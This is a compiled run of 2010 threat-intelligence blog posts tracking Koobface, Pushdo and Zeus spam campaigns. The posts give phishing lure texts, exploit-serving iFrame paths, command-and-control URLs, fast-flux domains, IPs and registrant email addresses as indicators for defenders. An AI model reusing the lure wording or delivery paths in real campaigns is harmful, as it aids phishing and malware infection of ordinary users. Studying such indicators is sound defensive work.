20. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

21. http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html

22. http://ddanchev.blogspot.com/2009/09/summarizing-zero-days-posts-for-august.html

23. http://ddanchev.blogspot.com/2009/10/summarizing-zero-days-posts-for.html

24. http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for-october.html

25. http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for.html

26. http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html

27. http://ddanchev.blogspot.com/

904

Top Ten Must-Read DDanchev Posts For 2009 (2010-01-04 22:37)

The following ten posts have been featured due to their insightful content, comprehensiveness of the topic covered, and due to plain simple exclusivity in the time of publishing, and not necessarily based on page views.

Thank you for being a regular reader of my personal blog. Feel free to subscribe to [1]my RSS feed, keep track

of [2]my posts at ZDNet’s Zero Day, or [3]follow me on Twitter.

01. [4]Conficker’s Scareware/Fake Security Software Business Model

02. [5]Koobface Botnet’s Scareware Business Model - Part One and [6]Part Two

03. [7]Inside a Money Laundering Group’s Spamming Operations

04. [8]A Peek Inside the Managed Blackhat SEO Ecosystem

05. [9]Iranian Opposition DDoS-es pro-Ahmadinejad Sites

06. [10]Koobface Botnet Redirects Facebook’s IP Space to my Blog

07. [11]Standardizing the Money Mule Recruitment Process

08. [12]Koobface Botnet Starts Serving Client-Side Exploits

09. The SMS Ransomware series - [13]SMS Ransomware Displays Persistent Inline Ads; [14]SMS Ransomware Source Code Now Offered for Sale; [15]3rd SMS Ransomware Variant Offered for Sale; [16]4th SMS Ransomware Variant

Offered for Sale; [17]5th SMS Ransomware Variant Offered for Sale; [18]6th SMS Ransomware Variant Offered for

Sale

10. [19]The Koobface Gang Wishes the Industry "Happy Holidays"

This post has been reproduced from [20]Dancho Danchev’s blog.

1.
http://feeds.feedburner.com/DanchoDanchevOnSecurityAndNewMedia

2. http://updates.zdnet.com/tags/dancho+danchev.html?o=1&mode=rss

3. http://twitter.com/danchodanchev

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

8. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

9. http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html

10. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

11. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

12. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

13. http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html

14. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

15. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

16. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html

17. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html

18. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html

19. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

20. http://ddanchev.blogspot.com/

906

Scareware, Blackhat SEO, Spam and Google Groups Abuse, Courtesy of the Koobface Gang

(2010-01-08 17:29)

The Koobface gang is known to have embraced the potential of the "underground multi-tasking" model a long time ago, in order to achieve the "malicious economies of scale" effect. This "underground multi-tasking" most commonly comes in the form of multiple monetization campaigns, which upon closer analysis always lead back to the Koobface gang’s infrastructure. In fact, the gang is so obsessed with efficiency, that particular redirectors and key malicious domains for a particular campaign, are also, simultaneously rotated across all the campaigns that they manage.

For instance, throughout the past half an year, a huge percentage of the malicious infrastructure used simulta-

neously in multiple campaigns, was parked on the [1]now shut down Riccom LTD - AS29550. From the [2]massive

blackhat SEO campaigns affecting millions of legitimate web sites managed by the gang, to the [3]malvertising attack at the New York Times web site, and [4]the click-fraud facilitating [5]Bahama botnet, the Koobface botnet is only the tip of the iceberg for the efficient and fraudulent money machine that the gang operates.

907

In this analysis, I’ll once again establish a connection between the ongoing blackhat SEO campaigns managed by the gang (*[6]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware; [7]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding; [8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO*

Campaign), with a spam campaign that’s also syndicated across multiple Google Groups, and the Koobface botnet itself, with a particular emphasis on the scareware monetization taking place across all the campaigns.

Related Koobface research and analysis:

[9]The Koobface Gang Wishes the Industry "Happy Holidays"

[10]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[11]Koobface Botnet Starts Serving Client-Side Exploits

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Koobface Botnet’s Scareware Business Model - Part Two

[14]Koobface Botnet’s Scareware Business Model - Part One

[15]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[16]New Koobface campaign spoofs Adobe’s Flash updater

[17]Social engineering tactics of the Koobface botnet

[18]Koobface Botnet Dissected in a TrendMicro Report

[19]Movement on the Koobface Front - Part Two

[20]Movement on the Koobface Front

[21]Koobface - Come Out, Come Out, Wherever You Are

[22]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [23]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

2. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

3. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

4. http://blogs.zdnet.com/security/?p=4549

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

7. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

8. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

9. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

10. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

11. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

12. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

13. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

14. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

15. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

16. http://blogs.zdnet.com/security/?p=4594

17. http://content.zdnet.com/2346-12691_22-352597.html

18. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

19. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

20. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

21. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

22. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

23. http://ddanchev.blogspot.com/

909

Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware (2010-01-08 23:53)

UPDATED: Sunday, January 10, 2010 - The post has been updated with the latest domains spammed within the past 24 hours.

UPDATED: Saturday, January 09, 2010 - The post has been updated with the latest domains spammed within the past 24 hours. The spam campaign is ongoing.

A currently ongoing spam campaign is using the "Your default mailbox settings have changed" theme, in order to infect gullible users into executing Trojan-Spy.Win32.Zbot ([1]settings-file.exe).

Sample message:

" *The default settings of your mailbox were automatically changed. Please download and launch a file with a new set of settings for your e-mail account:fx-settings-file.exe.*

We constantly work on the quality level of our service, as well as on the development of its security and protection. During the last upgrade several essential improvements were adopted, such as new ports for the POP3 & SMTP protocols, plus the SMTP autentification. The new settings are necessary for those who use the mailings clients 910

(for ex. Microsoft Outlook, The Bat!, Mozilla Thunderbird etc.) or those who use our service via the web-interface. "

Sample campaign structure:

molendf.co .kr/owa/service _directory/settings.php?email=fx@yahoo.com

&from=yahoo.com &fromname=fx

Fast-fluxed seed IPs:

61.64.170.232

77.126.141.142

188.56.139.174

189.110.244.68

189.179.13.36

190.82.217.255

195.174.109.241

911

200.169.71.144

201.232.187.200

201.236.48.117

210.106.80.90

218.153.64.25

221.26.184.25

59.92.58.166

61.20.133.88

DNS servers of notice:

ns1.moorcargo .net

ns1.aj-realtors .com - Email: support@ajr.com

ns1.groupswat .com

912

ns1.elkins-realty .net - Email: BO.la@yahoo.com

ns1.nocksold .com - Email: termer@counsellor.com

ns1.seldomservice .net - 89.238.165.195 - Email: pp0271@gmail.com

ns1.viking-gave .net - 89.238.165.195 - Email: glonders@gmail.com

ns1.controlpanellsolutions .com - 212.95.50.175 - Email: jobwes@clerk.com

Hundreds of typosquatted subdomains reside within the following currently active domains:

ujjiks.co .im

ujjiks.com .im

ujjiks.org .im

ujjikx.co .im

ujjikx.com .im

ujjikx.org .im

molendf.co .kr

molendf .com

molendf .kr

molendf.ne .kr

molendf.or .kr

vcrssd1 .cc

vcrssd1 .eu

vfrtssd .com

vsmprot.co .uk

vsmprot .com

vsmprot .eu

vsmprot.me .uk

vsmprot.org .uk

913

ikuu8a .com - Email: bjnjnsls@technologist.com

ikuu8d .com - Email: bjnjnsls@technologist.com

ikuu8e .com - Email: bjnjnsls@technologist.com

ikuu8q .com - Email: bjnjnsls@technologist.com

ikuu8s .com - Email: bjnjnsls@technologist.com

ikuu8w .com - Email: bjnjnsls@technologist.com

ikuu8x .com - Email: bjnjnsls@technologist.com

ikuu8z .com - Email: bjnjnsls@technologist.com

ikuu8a .net - Email: bjnjnsls@technologist.com

ikuu8e .net - Email: bjnjnsls@technologist.com

ikuu8q .net - Email: bjnjnsls@technologist.com

ikuu8s .net - Email: bjnjnsls@technologist.com

ikuu8w .net - Email: bjnjnsls@technologist.com

ikuu8x .net - Email: bjnjnsls@technologist.com

914

ikuu8z .net - Email: bjnjnsls@technologist.com

yhuttte.ne .kr - Email: scepterpdg@chemist.com

yhuttti.ne .kr - Email: scepterpdg@chemist.com

yhutttu.ne .kr - Email: scepterpdg@chemist.com

yhuttte .kr - Email: scepterpdg@chemist.com

yhuttti .kr - Email: scepterpdg@chemist.com

yhuttte.co .kr - Email: scepterpdg@chemist.com

yhuttti.co .kr - Email: scepterpdg@chemist.com

yhutttr.co .kr - Email: scepterpdg@chemist.com

yhutttu.co .kr - Email: scepterpdg@chemist.com

yhuttte.or .kr - Email: scepterpdg@chemist.com

yhuttti.or .kr - Email: scepterpdg@chemist.com

915

yhutttr.or .kr - Email: scepterpdg@chemist.com

yhutttu.or .kr - Email: scepterpdg@chemist.com

yhutttr .kr - Email: scepterpdg@chemist.com

yhutttu .kr - Email: scepterpdg@chemist.com

ujyhl.ne .kr - Email: combinetct@financier.com

ujyho.ne .kr - Email: combinetct@financier.com

ujyhf .kr - Email: combinetct@financier.com

ujyhl .kr - Email: combinetct@financier.com

ujyhf.co .kr - Email: combinetct@financier.com

ujyhl.co .kr - Email: combinetct@financier.com

ujyho.co .kr - Email: combinetct@financier.com

ujyhs.co .kr - Email: combinetct@financier.com

ujyho .kr - Email: combinetct@financier.com

ujyhf.or .kr - Email: combinetct@financier.com

ujyhl.or .kr - Email: combinetct@financier.com

ujyho.or .kr - Email: combinetct@financier.com

ujyhs.or .kr - Email: combinetct@financier.com

916

ujyhs .kr - Email: combinetct@financier.com

Seen within the past 24 hours, now offline domains part of the campaign:

yhe3essa .com.pl

yhe3essd .com.pl

yhe3esse .com.pl

yhe3essf .com.pl

yhe3essg .com.pl

yhe3essi .com.pl

yhe3esso .com.pl

yhe3essp .com.pl

yhe3essq .com.pl

yhe3essr .com.pl

yhe3esss .com.pl

yhe3esst .com.pl

yhe3essu .com.pl

yhe3essw .com.pl

yhe3essy .com.pl

ok9iio1 .com

ok9iio2 .com

ok9iio3 .com

ok9iio4 .com

ok9iio5 .com

ok9iio6 .com

ok9iio7 .com

ok9iio8 .com

ok9iio1 .net

ok9iio2 .net

ok9iio3 .net

ok9iio4 .net

ok9iio5 .net

ok9iio6 .net

ok9iio7 .net

Upon execution the sample phones back to the already [2]blacklisted by the Zeus Tracker **nekovo .ru**:

nekovo .ru/cbd/nekovo.bri; **nekovo .ru/ip.php** - 109.95.114.70 - Email: kievsk@yandex.ru - AS50215 - Troyak-as Starchenko Roman Fedorovich.

Related Zeus crimeware name servers respond to the same IP:

- **ns1.trust-service .cn** - (domain itself [3]responds to 193.104.41.133) - Email: olezhiosapiel@yahoo.es

- **ns1.elnasa .ru** - (domain itself [4]responds to 91.200.164.12) - Email: kievsk@yandex.ru

- **ns1.recessa .ru** - (domain itself [5]responds to 193.104.41.69) - Email: kievsk@yandex.ru

- **ns1.stomaid .ru** - (domain itself [6]responds to 91.200.164.10) - Email: kievsk@yandex.ru

Parked withn the same AS, are also the following currently active Zeus crimeware serving domains:

web-information-services .com - 91.198.109.69 - Email: pita@bigmailbox.ru

erthjuyt44u .com - 91.198.109.19 - Email: rails@qx8.ru

excellenthostingservice .com - 91.198.109.48 - Email: xm@qx8.ru

goldhostingservice .com - 91.198.109.32 - Email: clod@qx8.ru

Pretty much your typical cybercrime-friendly virtual neighborhood.

Related posts:

[7]Pushdo Injecting Bogus Swine Flu Vaccine

[8]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[9]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[10]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [11]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/26efaeec869a31abb49fd cc6ef82207f1234f92b73de01589e8294a053f31d7b-12629

87325

918

2. https://zeustracker.abuse.ch/monitor.php?host=nekovo.ru

3. https://zeustracker.abuse.ch/monitor.php?host=trust-service.cn

4. https://zeustracker.abuse.ch/monitor.php?host=elnasa.ru

5. https://zeustracker.abuse.ch/monitor.php?host=recessa.ru

6. https://zeustracker.abuse.ch/monitor.php?host=stomaid.ru

7. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

8. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

9. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

10. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

11. http://ddanchev.blogspot.com/

Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams (2010-01-13 21:10)

UPDATED, Friday, 15, 2010: The gang continues rotating the campaigns by targeting different brands. Over the 24

hours they’ve spamming the well known " *Notice of Underreported Income*" theme this time targeting **HM Revenue and Customs (HMRC)**, and have also introduced new portfolios of typosquatted domains next to changing the client-side exploits serving iFrame embedded on each and every page.

- **Sample message:** "F *iling and paying your federal taxes correctly and on time is an important part of living and* 920

working in the United Kingdom. Please review (download and execute) your tax statement. If the statement is incorrect, contact our Taxpayer Advocate Service. "

- **Sample URL:** *online.hmrc.gov.uk.olpiku5v .com.pl/SecurityWebApp/httpsmode/statement.php*

Detection rates for **tax-statement.exe** ([1]Trojan-Spy.Win32.Zbot.gen) and **file.exe** ([2]Trojan-Spy.Win32.Zbot.gen).

Upon execution, the samples attempt to connect to **elnasa .ru/asd/elnasa.ble** (**109.95.114 .71/asd/elnasa.ble**).

The structure of the iFrame, now using an IP address instead of a domain name, remains the same:

- **109.95.114.251 /uks1/in.php** - 109.95.114.251 - AS50369 - VISHCLUB-as Kanyovskiy Andriy Yuriyovich - akanyovskiy@troyak.org

- **109.95.114.251 /uks1/jquery.jxx**

- **109.95.114.251 /uks1/xd/pdf.pdf**

- **109.95.114.251 /uks1/load.php**

- **109.95.114.251 /uks1/file.exe**

DNS servers of notice:

ns1.pds-properties .com - 89.238.165.195

ns1.noeproperties .com - 84.243.201.159

ns1.densondatabase .com - 94.23.177.147

ns1.dogsgrem .net - 89.238.165.195 - Email: glonders@gmail.com - Email seen in [3]previous domain registrations 921

Typosquatted domains spammed over the past 24 hours:

olpiku5a .com.pl

olpiku5b .com.pl

olpiku5c .com.pl

olpiku5d .com.pl

olpiku5e .com.pl

olpiku5f .com.pl

olpiku5g .com.pl

olpiku5q .com.pl

olpiku5r .com.pl

olpiku5s .com.pl

olpiku5t .com.pl

olpiku5v .com.pl

olpiku5w .com.pl

olpiku5x .com.pl

olpiku5z .com.pl

ujo9ia .com.pl

ujo9id .com.pl

ujo9ie .com.pl

ujo9if .com.pl

ujo9ig .com.pl

ujo9ih .com.pl

ujo9im .com.pl

ujo9in .com.pl

ujo9iq .com.pl

ujo9ir .com.pl

ujo9is .com.pl

ujo9it .com.pl

ujo9iw .com.pl

ujo9iy .com.pl

ujo9iz .com.pl

922

t111ut .me.uk

t111uy .me.uk

t111uz .me.uk

t111uk .org.uk

t111ut .org.uk

t111uz .org.uk

t111uk .co.uk

t111uy .co.uk

okio1h .ne.kr

okio1w .ne.kr

okio1h .kr

okio1h .co.kr

okio1u .co.kr

okio1v .co.kr

okio1w .co.kr

okio1h .or.kr

okio1u .or.kr

923

okio1v .or.kr

okio1w .or.kr

okio1u .kr

okio1v .kr

okio1w .kr

proterp1 .im

virtdit1 .im

virtdit2 .im

virtdit3 .im

virtdit4 .im

virtdit5 .im

virtdit6 .im

virtdit7 .im

virtdit8 .im

UPDATED: Gary Warner offers additional insights into the latest campaigns - [4]This Week in Avalanche / Zbot

/ Zeus Bot: HSBC & eBay.

What the botnet masters forget is that with each and every campaign, based on a number of factors, they re-

veal more about themselves and their affiliations within the cybercrime ecosystem. The degree of monetization

is proportional with the loss of OPSEC (operational security), and this remains valid for any fraudulent campaign, botnet or cybercrime community in general.

UPDATED: To clarify, in this campaign Pushdo acts as [5]the spam platform for the [6]Avalanche/MS-Redirect botnet.

In need of a good example why you shouldn’t be interacting with spam/phishing emails in any other way but

reporting/deleting them, unless of course you’re in the business of analyzing them?

924

Last week’s [7]OWA-themed Zeus-serving spam campaign courtesy of the Pushdo botnet, has not just resumed,

but is continuing to serve client-side exploits (CVE-2007-5659; CVE-2008-2992; CVE-2009-0927) to anyone visiting the spammed web sites through an iFrame embedded on all of them. Such traffic optimization tactics are nothing new, since the botnet master is anticipating the fact that the visitor that clicked on the link, may not be that stupid the next time, so attempting to serve the malware without any kind of interaction on his behalf through client-side exploits is the tactic of choice.

Let’s dissect the campaign, list all of the currently active fast-fluxed domains, the name servers of notice, the client-side exploit serving structure, and the Russian Brides scam domains spamvertised over the last few days.

925

Active fast-fluxed domains part of the campaign:

leptprs.co .kr - Email: wawddhaepny@yahoo.com

leptprs .kr - Email: wawddhaepny@yahoo.com

leptprs.ne .kr - Email: wawddhaepny@yahoo.com

leptprs.or .kr - Email: wawddhaepny@yahoo.com

oki8uuu.co .kr - Email: wawddhaepny@yahoo.com

ui7772.co .kr - Email: jn.hadler@jkh.org.uk

ui7772 .kr - Email: jn.hadler@jkh.org.uk

ui7772.ne .kr - Email: jn.hadler@jkh.org.uk

ui7772.or .kr - Email: jn.hadler@jkh.org.uk

ui777f .kr - Email: jn.hadler@jkh.org.uk

ui777f.ne .kr - Email: jn.hadler@jkh.org.uk

ui777f.or .kr - Email: jn.hadler@jkh.org.uk

ui777fne .kr - Email: jn.hadler@jkh.org.uk

926

ui777l.co .kr - Email: jn.hadler@jkh.org.uk

ui777p.co .kr - Email: jn.hadler@jkh.org.uk

ui777p .kr - Email: jn.hadler@jkh.org.uk

ui777p.ne .kr - Email: jn.hadler@jkh.org.uk

ui777p.or .kr - Email: jn.hadler@jkh.org.uk

DNS servers of notice:

ns1.raddoor .com - Email: figarro77@gmail.com

ns1.snup-up .net - Email: dietsnak@socialworker.net

ns1.aj-realty .net - Email: support@aj-realty.net

ns1.aj-administration .com - Email: manager@mack.net

ns1.aj-talentsearch .com - Email: supp@mail.net

ns1.eurobankfinance .net - Email: termer@counsellor.com

927

ns1.hetn91 .com - Email: astrix@aol.com

ns1.personnel-aj .com - Email: KimMIngram@aol.com

ns1.nitroexcel .net

ns1.fredoms .com

ns1.ajstaffing .net

ns1.angel-death .net

ns1.aj-estate .com

ns1.aj-realtors .com

ns1.pdsproperties .com

ns1.groupswat .com

Upon

execution,

[8]settings-file.exe

(Trojan-Spy.Win32.Zbot.adsy),

phones

back

to

109.123.70

.97/fh3245sq/config.bin.

Detection rate for **pdf.pdf** ([9]Exploit-PDF.ac) and **file.exe** ([10]Trojan.Win32.Riern).

The structure of the iFrame is as follows:

- atthisstage .com/uksp/in.php - 84.45.45.135 - Email: soakes@soakes.com

- **atthisstage .com/uksp/jquery.jxx**

- **atthisstage .com/uksp/xd/pdf.pdf**

- **atthisstage .com/uksp/load.php**

- **atthisstage .com/uksp/file.exe**

928

Russian Brides spamvertised domains part of an affiliate network:

toolbarsunited .com - Email: soft.tj@gmail.com

2006jubilee .com - Email: soft.tj@gmail.com

avtofo .org - Email: flarnes@gmail.com

lovesexdatings .com - Email: kauplus@li.ru

stars-dating .com - Email: kauplus@li.ru

avtofo.com .ua

dinenyc .net

cid-f5f40ef1f5210d08.spaces .live.com

cid-c1b015ffe1b44573.spaces .live.com

cid-b78f4f23e27d2b45.spaces .live.com

cid-8d3413073f537740.spaces .live.com

cid-205046cf66900102.spaces .live.com

If you want to know more the inner workings of the Pushdo/Cutwail botnet, consider going through the [11]Pushdo

/ Cutwail - An Indepth Analysis report.

Related posts:

[12]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

929

[13]Pushdo Injecting Bogus Swine Flu Vaccine

[14]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[15]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[16]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [17]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/bebf6c8b3c6a29acfb7d51022c0948da1ec2e83d3c8aa4b4c1d27cca901fd631-12635

73013

2.

http://www.virustotal.com/analisis/1933c6e274093be895c8d904b9a32a8f008cebc3a608622a2afd09e2ba68fa7c-12635

73021

3. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

4. http://garwarner.blogspot.com/2010/01/this-week-in-avalanche-zbot-zeus-bot.html

5. https://twitter.com/avivra/status/7720494889

6. https://twitter.com/avivra/status/7721711447

7. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

8.

http://www.virustotal.com/analisis/d62d93ffa6f091db355e56b6db6bce9cdf683e34256d734b7c9ec6321ad917e8-12633

98244

9.

http://www.virustotal.com/analisis/8f15b24627621b74df7af103fe2fef9908728a3c0bd1a2afdf83947e980251cc-12633

96897

10.
http://www.virustotal.com/analisis/433accd7f258c1813c6c6310a4a2347ee45530db839bea2663f59f2ccf6d3be3-12633

97127

11.
http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf

12. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

13. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

14. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

15. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

16. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

17. http://ddanchev.blogspot.com/

930

Follow Me on Twitter! (2010-01-18 19:05)

Are you on Twitter? If so, [1]consider following my tweets, or if you’re not using it you can always [2]subscribe to the RSS feed.

1. http://twitter.com/danchodanchev

2. http://twitter.com/statuses/user_timeline/19680610.rss

931

Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits (2010-01-26 09:34)

Continuing [1]the Pushdo coverage from last week, the " *Your AOL Instant Messenger account is flagged as inactive*"

"[2] *or the latest update for the AIM*" themed campaign from the weekend, has once again returned to a well known theme, namely, the "[3] *Facebook Update Tool*" spam campaign.

The botnet masters have introduced several new name servers – domain suspension is pending – but con-

tinue using the same IP embedded on all the pages, for serving the client-side exploits, with a slight change in the directory structure.

- Sample subject: Facebook Update Tool

- Sample body: " *Dear Facebook user, In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. Click here to update your account online now. If you have any questions, reference our New User Guide.*

Thanks, The Facebook Team"

- Sample URL: facebook.com.ddeassrq .vc/usr/LoginFacebook.php?ref

- Detection rates for scripts/crimeware/exploits:

[4]File.exe (phones back to the currently down **nekovo**

.ru/cbd/nekovo.bri); [5]IE.js; [6]IE2.js; [7]nowTrue.swf; [8]pdf.pdf

- Sample iFrame exploitation structure: 109.95.114 .251/us01d/in.php

932

- 109.95.114 .251/us01d/jquery.jxx

- 109.95.114 .251/us01d/xd/pdf.pdf

- 109.95.114 .251/us01d/load.php

- 109.95.114 .251/us01d/file.exe

- **Sample typosquatted and currently active domains:**

ddeasaeq .vc - Email: mspspaceki@mad.scientist.com

ddeasuqq .vc - Email: mspspaceki@mad.scientist.com

ddeassrq .vc - Email: mspspaceki@mad.scientist.com

ddeasutq .vc - Email: mspspaceki@mad.scientist.com

ddeasauq .vc - Email: mspspaceki@mad.scientist.com

ddeasqwq .vc - Email: mspspaceki@mad.scientist.com

ddeasqyq .vc - Email: mspspaceki@mad.scientist.com

933

reeesassf .la - Email: palatalizefxt@popstar.com

ukgedsa.com .hn - Email: zmamarc689@witty.com

ukgedsc.com .vc - Email: zmamarc689@witty.com

ukgedse.com .hn - Email: zmamarc689@witty.com

ukgedsg.com .vc - Email: zmamarc689@witty.com

ukgedsh.com .vc - Email: zmamarc689@witty.com

ukgedsi .hn - Email: zmamarc689@witty.com

ukgedsq.com .hn - Email: zmamarc689@witty.com

ukgedsr.com .sc - Email: zmamarc689@witty.com

ukgedst.com .sc - Email: zmamarc689@witty.com

ukgedsu.com .vc - Email: zmamarc689@witty.com

ukgedsv.com .vc - Email: zmamarc689@witty.com

ukgedsy.com .vc - Email: zmamarc689@witty.com

- Name servers of notice:

ns1.availname .net - 204.12.229.89 - Email: Larimore@yahoo.com

ns1.sorbauto .com - 204.12.229.89 - Email: xtrai@email.com

ns1.worldkinofest .com - Email: tolosa1965@snail-mail.net

ns1.pdsproperties .net - 92.84.23.138 - Email: PDSProperties@yahoo.com

ns1.drinckclub .com - 94.23.177.147 - Email: excins@iname.com

ns1.transsubmit .net - 94.23.177.147 - Email: Alaniz@gmail.com

ns1.theautocompany .net - suspended

ns1.24stophours .com - suspended

ns1.disksilver .net - suspended

Thankfully, quality assurance is not taken into consideration in this campaign - the iFrame’s IP is already heavily blacklisted, and the crimeware sample itself attempts to phone back to a C &C that has been down for several days.

The gang’s activities will be updated as they happen.

Related posts:

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[11]Pushdo Injecting Bogus Swine Flu Vaccine

[12]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[13]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[14]The Multitasking Fast-Flux Botnet that Wants to Bank With You

*This post has been reproduced from [15]Dancho Danchev's blog***.**

1. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

2. http://garwarner.blogspot.com/2010/01/aol-update-spreads-zeus-zbot.html

3. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

4.

http://www.virustotal.com/analisis/c362c51b41df7ff9c6a0f633a4fbd22cd399c91221d0ed66c9fca1879d3ba8ba-12644

64538

5.

http://www.virustotal.com/analisis/78f852ec4b2ad250c1096d5daf2ec05ff1ab79f75c2225cdd71df0901ef6b8dd-12644

64978

6.

http://www.virustotal.com/analisis/60f61537c725d257a2edb86f65f5f4ab3c9871c7e9c460cb1ccb7466f1f14496-12644

64983

7.

http://www.virustotal.com/analisis/de54327ae5b208f1f4570
4d41ef03c02758f7f12c2f63907db70429629c44df3-12644

64990

8.

http://www.virustotal.com/analisis/63eb7672e92b590a94c0
8ef59fb8aaea069dfdd7242c78b2670d9634d65a0e9f-
12644

65015

9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-
crimeware-client-side.html

10. http://ddanchev.blogspot.com/2010/01/outlook-web-
access-themed-spam-campaign.html

11. http://ddanchev.blogspot.com/2009/12/pushdo-
injecting-bogus-swine-flu.html

12. http://ddanchev.blogspot.com/2009/11/your-mailbox-
has-been-deactivated-spam.html

13. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-
spam-campaign-serves-zeus.html

14. http://ddanchev.blogspot.com/2009/07/multitasking-
fast-flux-botnet-that.html

15. http://ddanchev.blogspot.com/

Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)

With China in the focus of international fiasco (consider going through the **[1]Google-China cyber espionage saga -**

FAQ)

Related Chinese hacking/hacktivism coverage:

[2]Localizing Open Source Malware

[3]Custom DDoS Capabilities Within a Malware

[4]Custom DDoS Attacks Within Popular Malware Diversifying

[5]The FirePack Exploitation Kit Localized to Chinese

[6]MPack and IcePack Localized to Chinese

[7]Massive SQL Injection Attacks - the Chinese Way

[8]A Chinese DIY Multi-Feature Malware

[9]DIY Chinese Passwords Stealer

[10]A Chinese Malware Downloader in the Wild

[11]Chinese Hackers Attacking U.S Department of Defense Networks

[12]Chinese Hacktivists Waging People's Information Warfare Against CNN

[13]The DDoS Attack Against CNN.com

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

1. http://blogs.zdnet.com/security/?p=5259

2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

